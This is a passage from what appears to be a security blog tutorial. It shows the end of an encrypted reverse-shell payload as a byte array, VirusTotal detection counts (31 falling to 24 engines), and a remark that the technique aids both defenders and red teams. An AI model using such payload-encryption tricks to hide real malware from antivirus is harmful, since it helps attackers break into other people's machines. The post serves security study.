"\x9f\xff\x9f\x99\xdc\x80\x5f\x0e\xdd\x28\x76\x1b\xb2\x80"
"\xeb\x37\x2b\x0d\x02\x22\x6f\x99\x7a\x5d\x1e\x85\x7e\x37"
"\x01\xda\x97\x80\xc6\xc1\x31\x78\xd8\x5c\x97\xc4\xbf\x99"

"\x46\x7e\x31\xbf\x39\xc4\xd4\x3e\x2c\x1c\xa5\x7e\xbb\x85\x65\x55";
```

Compile and upload this sample to VirusTotal:

<https://www.virustotal.com/gui/file/9e823c75fe4f0a7a58ea3ec86e477c4b4fffc78d2dd1583ece44f6afa244a53f/details>

Wow, 24 of 70 AV engines detect our file as malicious.

If we compare it with not encrypted reverse shell:

<https://www.virustotal.com/gui/file/1a457a3a509ba1a4dfcb700adcc20492b9f3f05e09fc9e93a3aafaca88b19f8/details>

So, we have reduced the number of AV engines which detect our malware from 31 to 24

As you can see, this algorithm encrypts the payload quite well, but it is detected by many AV engines and is poorly suited for bypassing them.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.
